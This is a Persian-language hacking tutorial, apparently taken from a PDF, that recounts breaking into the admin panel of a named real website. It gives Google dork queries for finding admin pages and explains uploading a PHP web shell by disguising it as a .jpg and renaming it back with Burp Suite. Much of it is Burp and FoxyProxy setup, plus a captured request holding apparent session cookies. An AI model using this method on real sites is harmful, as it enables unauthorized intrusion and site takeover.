Welcome to Admin Panel

Username : excel

Password : [REDACTED]

Submit

Site Design and Developed by LNSEL

در تصویر زیر مشاهده می کنید که من وارد پنل ادمین شدم و توانستم یک هک موفقیت آمیز انجام بدم 😊


روش دوم برای پیدا کردن صفحه ادمین گوگل دورک (Google Dork) است، اما مatasfanه اینجا گوگل دورک برای من جواب نمیده ولی ساختارش به شکل زیر است که ابتدا باید آدرس سایت رو وارد میکنیم سپس کلماتی مثل username یا admin یا password و رو باید وارد کنیم اگر ایندکس شده باشه گوگل به ما نمایش میدهد. همچنین میتوانیم از دستور intext: یعنی در صفحه این متن وجود داشته بود به من نشون بد

site:excelorgo.com admin

site:excelorgo.com intext:username

آپلود شل در سایت


برای آپلود شل ما ابتدا باید دنبال مسیر هایی در سایت بگردیم که بتونیم فایلی آپلود کنیم که معمولاً در بخش گالری تصاویر یا عکس پست می تونیم آپلود شل انجام بدیم. در تصویر زیر من وارد بخش محصولات سایت شدم و میخام یک محصول جدید اضافه کنم و من می تونم دو پسوند در سایت آپلود کنم. می تونم فایل pdf و jpg در سایت آپلود کنم. خب همانطور که میدونید شل من با پسوند PHP است و سایت به من اجازه نمیده که پسوند PHP رو آپلود کنم که برای دور زدن این محدودیت باید ابتدا پسوند فایل شل رو به jpg تغییر بدم و سپس با استفاده از ابزار **Burp Suite** هنگام ارسال فایل روی سایت پسوند رو به PHP تغییر بدم.




نرم افزار **Burp Suite** یک نرم افزار پروکسی است. یعنی واسط بین منه کاربر و مرورگر و وقتی داده ای میخادرد و بدل بشه ابتدا به برب میره و بعدش ما می تونیم یکسری تغییرات رو ایجاد کنیم و سپس برای مرورگر بفرستیم. برای فعل کردن برب بر روی مرورگر باید ابتدا افزونه **FoxyProxy** رو نصب کنیم و سپس مشابه تصاویر زیر عملیات پیکربندی رو انجام بدیم.


نصب و پیکربندی Burp Suite روی مرورگر موزیلا

بعد از دانلود برب اون رو نصب می کنیم که چیز خاصی نداره سپس افزونه FoxyProxy رو روی موزیلا نصب کنیم که اینم نیاز به توضیح خاصی نداره. حالا بعد از نصب ابزار و افزونه ها باید روی افزونه **فاسکسی پروکسی** کلیک کنیم وارد بخش option بشیم.




حالا بعد از وارد شدن به تنظیمات فاکسی پروکسی رو گزینه Add کلیک می کنیم و یک اسم برای پروکسی که میخواهیم استفاده کینم انتخاب می کنیم سپس IP و PORT برنامه ی برنامه را وارد می کنیم که ای پی و پورت برنامه ی برب میشه ۱۲۷/۰/۰:۸۰۸۰ و نوع پروتکل هم HTTP قرار میدیم و در آخر هم روی گزینه ی میزنیم تا تنظیمات ذخیره بشود.






حالا بعد از تنظیمات FoxyProxy وارد برنامه برم می شویم و به تب Intercept Proxy بخش Intercept is on کلیک می کنیم تا به تغییر کند. یعنی حالت پروکسی رو فعال میکنیم.

بعد از فعال کردن این گزینه حالا وارد مرورگر می شویم و افزونه فاکسی پروکسی رو باز می کنیم و تنظیماتی که قبل انجام دادیم رو انتخاب می کنیم.



برای اینکه بتونیم از پروکسی برب و پروتکل HTTPS استفاده کنیم باید گزینه Intercept is on فعال کنیم و در URL مروگر موزیلا عبارت <https://burp> میزنیم و در بخش سمت راست بالا روی دکمه CA Certificate کلیک میکنیم یک فایلی با پسوند der باید دانلود کنیم که این فایل رو باید در مروگر آپلود کنیم تا بتونیم از نرم افزار برب استفاده کنیم.



خب وارد تنظیمات مروگر موزیلا می شویم و به بخش Privacy & Security سپس Certificates... روی دکمه View Certificates... کلیک می کنیم و فایل cacert.der رو Import می کنیم.

Welcome to Our Website::Admin Pa X Burp Suite Community Edition X Settings +

Firefox about:preferences#privacy

Find in Settings

General Warn you about unwanted and uncommon software

Home

Search

Privacy & Security **R**

Sync

Certificates R

Query OCSP responder servers to confirm the current validity of certificates **R**

View Certificates... **R**

Security Devices...

HTTPS-Only Mode

HTTPS provides a secure, encrypted connection between Firefox and the websites you visit. Most websites support HTTPS, and if HTTPS-Only Mode is enabled, then Firefox will upgrade all connections to HTTPS.

[Learn more](#)

Enable HTTPS-Only Mode in all windows **Manage Exceptions...**

Enable HTTPS-Only Mode in private windows only

Don't enable HTTPS-Only Mode

Extensions & Themes

Firefox Support

Welcome to Our Website::Admin Pa X Burp Suite Community Edition X Settings +

Firefox about:preferences#privacy

Find in Settings

General Warn you about unwanted and uncommon software

Home

Search

Privacy & Security **R**

Sync

Certificates R

Query OCSP responder servers to confirm the current validity of certificates **R**

Certificate Manager

Your Certificates Authentication Decisions People Servers Authorities

You have certificates on file that identify these certificate authorities

Certificate Name	Security Device
AC Camerfirma S.A.	Builtin Object Token
Chambers of Commerce Root - 2008	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
AC Camerfirma SA CIF A82743287	Builtin Object Token
Camerfirma Chambers of Commerce Root	Builtin Object Token
Camerfirma Global Chambersign Root	Builtin Object Token

[View...](#) [Edit Trust...](#) **Import...** [Export...](#) [Delete or Distrust...](#) **OK**

HTTPS-Only Mode

HTTPS provides a secure, encrypted connection between Firefox and the websites you visit. Most websites support HTTPS, and if HTTPS-Only Mode is enabled, then Firefox will upgrade all connections to HTTPS.

[Learn more](#)


Enable HTTPS-Only Mode in all windows **Manage Exceptions...**

Enable HTTPS-Only Mode in private windows only

Don't enable HTTPS-Only Mode

Extensions & Themes

Firefox Support




بعد نصب تمامی تنظیمات الان در افزونه فاکسی پروکسی گزینه‌ی Burp را انتخاب می‌کنیم و در برنامه بربپ هم در بخش گزینه Intercept is on فعال کنیم و من برای تست در URL یک سایت رو باز می‌کنم میخام مقادیر رو در برنامه Burp Suite ببینم. برای نمونه من سایت گوگل رو وارد می‌کنم. خب در تصویر زیر مشاهده می‌کنید که مقادیر ارسالی به سمت گوگل رو دارم مشاهده می‌کنم و الان می‌تونم هر تغییر در درخواست سمت گوگل خواستم انجام بدم و سپس با زدن روی دکمه Forward در خواست خودم رو ارسال کنم. من از همین قابلیت برای آپلود شل استفاده می‌کنم.

```

1 GET / HTTP/1.1
2 Host: www.google.com
3 Cookie: NID=511=ekYy5NY_4z72mZ5kXrk-K8D0sHyWZa5GpkTQqe87-KqrPx1lDMt8WpHxq9uzCzXktss_fb0u8ngGJbQUyFRL_SdSS7ZtqqbMRJ8v90DeQ7Z85f7wFTYrMu hvkRQCeOMcJ5wLa0LhkPyKH45JRic4C0J5Ni dx t123Di_3rEGukDH_USiYw9310T3vvBUESp6TmcBbke3uIzUZLEyNnKPE0znNv3Ef1nkP1R2ItSjhwgY7w; 1P_JAR=2021-11-08-11; ANID=AHwgTUlkbdb6oRX2BbTJwi8gE3tdrRMckgMYzuFNZyqlo3Sud4xYu cc6u4paMMMPb; CONSENT=YES5-shp_gws-20211020-0-RC3,n1+fX+291; OTZ=6221223_42_42_114990_38_379890; SID=D0j1jqwTLX_cCoqk1GjaV96N1ueNeqg8nv34uC_KSmSX5ds1jhHiIr-o4YYC_zh04HuTw; __Secure-3PSID=D0j1jqwTLX_cCoqk1GjaV96N1ueNeqg8nv34uC_KSmSX5ds07qgh7DWl1uBmywCq_JMKQ; HSID=AkCSnrIpH7d1MeybT; SSID=ASnlVVIONFLpxKX; APISID=_GzEn9LuU1YJggNz/AbgCrPE99KnCdjX; APISID=mrBqPzBRvZPwZ10f/AcBOTy1wsGnyczyN; __Secure-1PAPISID=mrBqPzBRvZPwZ10f/AcBOTy1wsGnyczyN; __Secure-3PAPISID=mrBqPzBRvZPwZ10f/AcBOTy1wsGnyczyN; SIDCC=Aj14qFhb2FlkxaI-GGncrhmJumbyVp7Jxj7ov_Jga18tfbiY25c-q23YKGvCn1g9Rkk_-401uc; __Secure-3PSIDCC=Aj14qFGFsBbfArIAxYbg3xrnO_yWdoG3pvegAHAHUEQLEmB7EmDj1kF9AM82BTo271ZNN; SEARCH_SAMESITE=CgQI-SMB
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16

